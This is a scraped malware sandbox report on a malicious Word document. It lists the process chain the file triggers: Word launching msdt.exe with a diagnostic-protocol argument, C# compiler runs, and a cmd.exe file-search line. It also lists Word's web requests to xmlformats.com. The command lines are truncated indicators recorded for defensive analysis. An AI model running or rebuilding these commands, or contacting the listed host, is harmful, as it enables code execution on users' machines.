
MOVE YOUR MOUSE TO VIEW SCREENSHOTS
Malicious activity
05-2022-0438.doc
MD5: 52945AF1DEF85B171870B31FA4782E52
Start: 27.05.2022, 16:41
Total time: 26 s
Win10 64 bit
Complete
generated-doc
Indicators:
Get sample
IOC
MalConf
Restart
Text report
Graph
ATT&CK
Summary
beta
Export
CPU
RAM
Processes
Filter by PID or name
Only important
3244 WINWORD.EXE /n "C:\Users\admin\Desktop\05-2022-0438.doc.do...
8k 7k 192
5708 msdt.exe ms-msdt:/id PCWDiagnostic /skip force /param "IT...
1k 2k 67
4136 COM sdiagnhost.exe -Embedding
2k 978 111
4476 conhost.exe 0xffffffff -ForceV1
102 52 31
4712 csc.exe /noconfig /fullpaths @"C:\Users\admin\AppData\Loc...
385 1k 34
5924 cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:...
69 16 14
4172 csc.exe /noconfig /fullpaths @"C:\Users\admin\AppData\Loc...
381 1k 34
2308 cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:...
69 16 14
2012 cmd.exe /c taskkill /f /im msdt.exe
70 16 5
2944 conhost.exe 0xffffffff -ForceV1
139 52 31
5876 taskkill.exe /f /im msdt.exe
152 32 35
3916 cmd.exe /c cd C:\users\public\&&for /r %temp% %i in (05-202...
262 14 5
1604 conhost.exe 0xffffffff -ForceV1
139 52 31
416 csc.exe /noconfig /fullpaths @"C:\Users\admin\AppData\Local...
381 1k 34
5852 cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:...
69 16 14
HTTP Requests 14
Connections 4
DNS Requests 3
Threats 0
Filter by PID, name or url
PCAP
SSL Keys
NETWORK
FILES
DEBUG
Timeshift Headers Rep PID Process name CN URL Content
1888 ms GET 200: OK ? 3244 WINWORD.EXE https://config.edge.skype.com/config/... 16
2306 ms OPTIONS 200: OK ? 3244 WINWORD.EXE https://www.xmlformats.com/office/w...
2680 ms HEAD 200: OK ? 3244 WINWORD.EXE https://www.xmlformats.com/office/w...
5804 ms OPTIONS 200: OK ? 3244 WINWORD.EXE https://www.xmlformats.com/office/w...
6223 ms GET 200: OK ? 3244 WINWORD.EXE https://www.xmlformats.com/office/w...
6385 ms HEAD 200: OK ? 3244 WINWORD.EXE https://www.xmlformats.com/office/w...
6471 ms HEAD 200: OK ? 3244 WINWORD.EXE https://www.xmlformats.com/office/w...
6478 ms OPTIONS 200: OK ? 3244 WINWORD.EXE https://www.xmlformats.com/office/w...
Warning
[416] csc.exe Drops a file with a compile date too recent
Try community version for free!
Register now